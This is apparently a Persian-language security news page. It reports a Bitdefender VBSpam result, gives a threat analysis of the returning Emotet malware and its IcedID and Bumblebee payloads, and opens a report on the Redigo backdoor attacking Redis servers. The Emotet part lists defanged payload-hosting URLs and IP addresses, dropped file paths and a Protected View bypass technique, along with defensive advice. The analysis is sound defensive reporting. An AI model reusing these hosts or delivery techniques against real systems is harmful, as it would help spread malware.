
Bitdefender's performance in the Q4 2022 VBSpam test is impressive. The product's VBSpam+ certification streak continues, this time with a final score of 99.98, the highest phishing catch rate in this test, and no ham or newsletter false positives.

بیت‌دیفندر تنها شرکتی است که گواهینامه VBSpam را در تمامی آزمون‌های مقایسه‌ای که تا کنون توسط مؤسسه ویروس بولتن انجام شده، کسب کرده است. این شرکت، دریافت ۳۳ نشان VBSpam+ و رکورد نرخ "شناسایی نادرست" صفر در آزمون‌های متوالی را در کارنامه دارد.

مشروح گزارش ویروس بولتن با عنوان "VBSpam Email Security Comparative Review – December 2022" در زیر قابل دریافت و مطالعه است:

https://www.virusbulletin.com/virusbulletin/2022/12/vbspam-comparative-review/

هشدارهای امنیتی



از سرگیری فعالیت

Emotet

بنا بر اظهارات محققان امنیتی، بدافزار Emotet بعد از چند ماه توقف فعالیت، مجدداً حملات خود را از سر گرفته است.

تروجان Emotet که با نام‌های Geodo و Heodo نیز شناخته می‌شود یکی از فعال‌ترین بدافزارهای یک‌دهه گذشته بوده است.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده، بدافزار مذکور مورد بررسی قرار گرفته است.

در تابستان ۱۳۹۳ نخستین نسخه Emotet، در قالب یک تروجان بانکی، مشتریان برخی مؤسسات مالی را در آلمان و اتریش هدف قرار داد. خیلی زود، تکامل‌های مستمر آن، Emotet را در کانون توجه شرکت‌های ضدویروس و نهادهای امنیت فناوری اطلاعات قرار داد.

نسخه‌های بعدی Emotet قادر به انتشار هرزنامه‌ها (Spam) و سرویس‌های بدافزاری می‌باشند که گونه‌های دیگر بدافزار نظیر تروجان‌های بانکی و باج‌افزار را نیز دانلود می‌کنند.

یکی از اصلی‌ترین قابلیت‌های نسخه‌های جدید Emotet، نصب گونه‌های دیگر بدافزاری یا باج‌افزاری بر روی دستگاه آلوده است. به همین خاطر گردانندگان Emotet دستگاه‌های تحت تسخیر این تروجان را در قالب خدمات موسوم به Malware-as-a-Service یا Cybercrime-as-a-Service به دیگر مهاجمان اجاره می‌دهند. در حقیقت، Emotet در نقش یک واسط یا مرد میانی راه را برای ورود بدافزارهای دیگر به دستگاه باز می‌کند.

تروجان‌های TrickBot و Qbot و باج‌افزار Conti از جمله بدافزارهایی هستند که Emotet در نفوذ گردانندگان آنها به برخی سیستم‌ها و شبکه‌ها دخیل بوده است.

این بدافزار اغلب از طریق ایمیل‌های هرزنامه حاوی پیوست یا لینک مخرب به سیستم قربانی نفوذ می‌کند. هنگامی که کاربر اقدام به باز نمودن پیوست یا پیوند می‌نماید، Emotet در دستگاه قربانی در پس زمینه دانلود می‌شود. در کارزارهای مرتبط با بدافزار Emotet، مهاجمان جهت فریب کاربران از ترفندهای مختلف مهندسی اجتماعی برای متقاعد کردن قربانیان به باز کردن اسناد مخرب و فعالسازی ماکرو استفاده می‌کنند.

از طرفی دیگر Emotet، تروجانی «چندریخت» (Polymorphic) است که امضای هر نمونه آن با نمونه دیگر متفاوت است. در نتیجه مقابله ضدویروس‌ها به خصوص آنهایی که وابسته به امضاء هستند با آن بسیار دشوار است. ضمن آن که بدافزار نصب شده بر روی دستگاه، در هر زمان قادر به ارتقاء و به‌روزرسانی خود از طریق سرور فرماندهی و کنترل است.

از دیگر ویژگی‌های ضدتحلیل Emotet، توانایی آن در تشخیص Sandbox یا ماشین مجازی بودن سامانه‌ای که بر روی آن اجرا شده، می‌باشد. محققان و تحلیلگران ویروس از این بسترها برای کالبدشکافی فایل‌های مخرب بهره می‌گیرند.

و در نهایت این که برای دشوار کردن تحلیل و شناسایی توسط محصولات ضدویروس و مهندسان ویروس، کدهای Batch و PowerShell آن به‌شدت «مبهم‌سازی» (Obfuscation) شده‌اند.


اگرچه شرکت Check Point، Emotet را پرانتشارترین بدافزار سال‌های اخیر معرفی کرده، اما گردانندگان این بدافزار در تیر ۱۴۰۱ به طور ناگهانی حملات و ارسال هرزنامه را متوقف نمودند. یکی از محققان امنیتی Cryptolaemus در ۱۱ آبان ۱۴۰۱ در توییتی اعلام کردند که بدافزار Emotet مجدد بازگشته است و شروع به ارسال هرزنامه کرده است.

محققان Cyble Research and Intelligence Labs در کارزارهای اخیر مرتبط با این بدافزار مشاهده کردند که گردانندگان این بدافزار، فایل‌های zip رمز عبور محافظت شده و یا فایل‌هایی از نوع xls، xlsm که از طریق پیوست ایمیل‌ها جهت آلوده کردن سیستم قربانیان منتشر می‌کنند.

بنا بر گزارش محققان و با بررسی اطلاعات منتشر شده، کارزار اخیر Emotet در سراسر جهان گسترده است و تاکنون ۴۰ کشور را مورد هدف قرار داده است.


جزییات فنی

همانطور که در تصویر زیر نشان داده شده است، Emotet از طریق ایمیل حاوی هرزنامه که فایلی از نوع xls/xlsm و یا فایل zip که با رمز عبور محافظت شده‌اند، منتقل می‌شود. این اسناد حاوی کد ماکرو می‌باشند که کد مخرب Emotet را از سرور راه دور دانلود می‌کنند.




هنگامی که کاربر فایل را در Office باز می‌کند، نرم‌افزار آن را در حالت حافظت شده (Protected View) نمایش می‌دهد تا از اجرای ماکروها جلوگیری شود. از این رو، مهاجمان بدافزار Emotet با بکارگیری تکنیک‌های مهندسی اجتماعی مختلفی کاربران را برای فعال کردن محتوای اسناد پیوست شده ترغیب می‌کنند.

همچنین کارزار اخیر، Template جدیدی را بکار گرفته که در آن کد مخرب Emotet حاوی دستورالعمل‌هایی برای دور زدن حالت حافظت شده Microsoft Office است. در این Template، فایل xls در پوشه‌های مورد اعتماد تحت عنوان Templates کپی شده و دوباره جهت مشاهده محتوای سند اجرا می‌شود. این ترفند قابلیت حالت حافظت شده Microsoft Office را دور می‌زند و کد ماکرو مخرب مخفی را در سندی که بدافزار Emotet را دانلود می‌کند، اجرا می‌نماید. در تصویر زیر Template مورد استفاده توسط Emotet نشان داده شده است:




در حین اجرا، فایل xls کد ماکرو را فعالسازی نموده و فایلهای Dynamic Link Library – به اختصار DLL – بدافزار Emotet را از نشانی‌های اینترنتی زیر دانلود و از طریق regsvr32.exe آنها را اجرا می‌کند:

- hxxps://designelis.com[.]br/wp-content/NNfbZZegI/
- hxxp://copayucatan.com[.]mx/wp-includes/BqaJMpC3osZ0LRnKK/
- hxxp://cursosweb.com[.]br/portal/6ozjR/
- hxxp://db.rikaz[.]tech/lCx76IlkrBtEsqNFA7/



تصویر زیر Process Tree مربوط به فایل‌های DLL دانلود شده از طریق یک سند مخرب xls را نشان می‌دهد.



سپس بدافزار Emotet بدون جلب توجه کاربر در پس زمینه اجرا می‌شود و برای اعمال دستورالعمل‌های بیشتر یا نصب کدهای مخرب دیگر به سرور C&C متصل می‌شود. در طول تحلیل نمونه‌های اخیر Emotet، محققان مشاهده کردند که IcedID نیز از جمله بدافزارهای دیگری است که در این پروسه دانلود می‌شود.

IcedID

IcedID (که با نام BokBot نیز شناخته می‌شود) یک تروجان بانکی پیمانه‌ای است که مهاجمان با بکارگیری آن قادرند اطلاعات حساب بانکی را از سیستم قربانی سرقت نمایند؛ همچنین IcedID می‌تواند به عنوان یک Dropper برای سایر بدافزارها و گونه‌های مختلف باج‌افزار عمل کند.


پس از اجرای Emotet، فایل نصب IcedID در نشانی زیر قرار می‌گیرد:

- C:\Users\[username]\AppData\Local\ClzhGUmETtiWkpu\ICXbDzlkuFEVWX.dll

سپس، نصب‌کننده یک فایل Binary را از نشانی (hxxps[:]//bayernbadabum[.]com/botpack[.]dat) دانلود می‌کند و IcedID DLL را در نشانی‌های زیر بارگذاری می‌کند:


- C:\Users\[username]\AppData\Roaming\{E32EC873-DB7B-380C-E7AC-7CA404E8C9FF}\Azki\ifocnf.dll
- C:\Users\[username]\AppData\Roaming\Loejes\Urjoe\eqamup1.dll

شکل زیر IcedID را که توسط Emotet در سیستم قربانی دانلود شده، نشان می‌دهد.



ماندگاری

پس از نصب IcedID در سیستم قربانی، همانند شکل زیر، فایل‌های DLL به ورودی Task Scheduler اضافه می‌شوند.



Bumblebee


در کارزاری در ۱۷ آبان ۱۴۰۱، مشاهده شد که Emotet، بدافزار Bumblebee را دانلود کرده است. در این کارزار، بدافزار Emotet یک اسکریپت PowerShell به نام Peurix.txt را از نشانی *hxxp[:]//87[.]251[.]67[.]176/tps1[.]ps1* در پوشه Temp دانلود می‌کند.

اسکریپت PowerShell دانلود شده حاوی کدی است که فایل DLL بدافزار را از نشانی hxxp[:]//134[.]209[.]118[.]141/bb[.]dll دانلود و در مسیر زیر کپی می‌کند و در ادامه با بکارگیری rundll32.exe فایل مذکور را اجرا می‌کند.


C:\Windows\Tasks\bb.dll

محققان پس از ارسال هرزنامه از ۱۱ آبان ۱۴۰۱، به طور مستمر کارزار بدافزاری Emotet را بررسی کرده و اطلاعات زیر را از کارزارهای اخیر شناسایی کرده‌اند.


نمودار زیر اسامی فایل‌هایی که در اغلب کارزارهای مربوط به Emotet بکار گرفته شده را نشان می‌دهد.



نمودار زیر انواع فایل‌های مورد استفاده در کارزارهای Emotet را نشان می‌دهد.



نمودار زیر اسامی عناوین ایمیل‌ها که توسط کارزارهای هرزنامه‌ای Emotet استفاده شده را نشان می‌دهد.



جمع‌بندی

Emotet یکی از پیچیده‌ترین و سودآورترین گونه‌های بدافزاری است؛ تروجانی ماندگار و دائماً در حال تغییر که در هشت سال گذشته به طور فعال کاربران را در سراسر جهان مورد هدف قرار داده است. Emotet نفوذ اولیه را از طریق ایمیل‌های هرزنامه‌ای حاوی پیوست‌های مخرب که مسئول بارگذاری Emotet و کدهای مخرب دیگری نظیر IcedID، Bumblebee و غیره هست را دانلود می‌کند.

از آنجایی که Emotet پس از توقف فعالیت چند ماهه، مجدد حملات خود را از سر گرفته است، انتظار می‌رود که مهاجمان این کارزار بدافزاری را با بکارگیری تاکتیک‌ها، تکنیک‌ها و رویه‌های (Tactics, Techniques, an Procedures – به اختصار TTP) جدیدی در آینده اجرا کنند.

لذا توصیه می‌شود جهت در امان ماندن از کارزارهای Emotet و تهدیدات مشابه آن و کاهش اثر سوء آنها، اقدامات زیر در اولویت قرار گیرد:

- فایل‌های حساس و حیاتی را در مکان‌های معمولی نظیر Desktop، My Documents و غیره نگهداری نکنید.
- علاوه بر بکارگیری رمزهای عبور قوی، از احراز هویت چند عاملی (Multi-factor Authentication – به اختصار MFA) استفاده کنید.
- تا جایی که امکان دارد و عملی است، قابلیت به‌روزرسانی خودکار نرم‌افزار را در کامپیوتر، تلفن همراه و سایر دستگاه‌های خود فعال کنید.
- از یک راهکار امنیتی و ضدویروس قدرتمند در دستگاه‌های متصل به اینترنت از جمله کامپیوتر شخصی، لپ‌تاپ، و موبایل استفاده کنید.
- از باز کردن لینک‌های غیرقابل اعتماد و پیوست‌های ایمیل بدون اطمینان از صحت آنها خودداری کنید.
- به طور منظم از داده‌های حساس خود نسخه‌های پشتیبان تهیه کنید و نسخه‌های پشتیبان را آفلاین یا در یک شبکه جداگانه نگه دارید.

- به صورت منظم از مهم‌ترین داده‌های فعلی و حیاتی سازمان با پیروی از قاعده ۱-۲-۳ نسخه پشتیبان تهیه کنید. بر طبق این قاعده، به طور دوره‌ای از هر فایل سه نسخه می‌بایست نگهداری شود (یکی اصلی و دو نسخه به عنوان پشتیبان). فایل‌ها باید بر روی دو رسانه ذخیره‌سازی مختلف نگهداری شوند. یک نسخه از فایل‌ها می‌بایست در یک موقعیت جغرافیایی متفاوت نگهداری شود.

نشانه‌های آلودگی این بدافزار در مسیر زیر قابل دریافت است:


https://blog.cyble.com/2022/11/09/emotet-returns-targeting-users-worldwide/

منبع

https://blog.cyble.com/2022/11/09/emotet-returns-targeting-users-worldwide/

سرورهای Redis

هدف درب‌پشتی Redigo



شرکت اکئوآ سکیوریتی (Aqua Security) از شناسایی یک بدافزار جدید مبتنی بر Go خبر داده که سرورهای Redis آسیب‌پذیر به CVE-2022-0543 را هدف قرار می‌دهد. این بدافزار که در گزارش اکئوآ سکیوریتی از آن با عنوان Redigo یاد شده، اقدام به تزریق یک درب‌پشتی (Backdoor) مخفی بر روی سرورهای آسیب‌پذیر می‌کند.

CVE-2022-0543 یک ضعف امنیتی "حیاتی" (Critical) و با شدت ۱۰ – بر طبق استاندارد CVSS – است که نرم‌افزار Redis از آن متأثر می‌شود.

این آسیب‌پذیری در اواخر سال ۱۴۰۰ شناسایی و ترمیم شد. در اسفند ۱۴۰۰، نمونه اثبات‌گر (PoC) ضعف CVE-2022-0543 به‌صورت عمومی افشا شد.


در اوایل امسال نیز مرکز CISA نسبت به بهره‌جویی ضعف امنیتی مذکور هشدار داد.

نام Redigo برگرفته از ترکیب Redis (سرورهایی که هدف قرار می‌دهد) و Go (زبان برنامه‌نویسی آن) است.

به گفته اکئوآ سکیوریتی حملات Redigo با اسکن درگاه ۶۳۷۹ برای شناسایی سرورهای Redis قابل دسترس بر روی وب آغاز می‌شود.

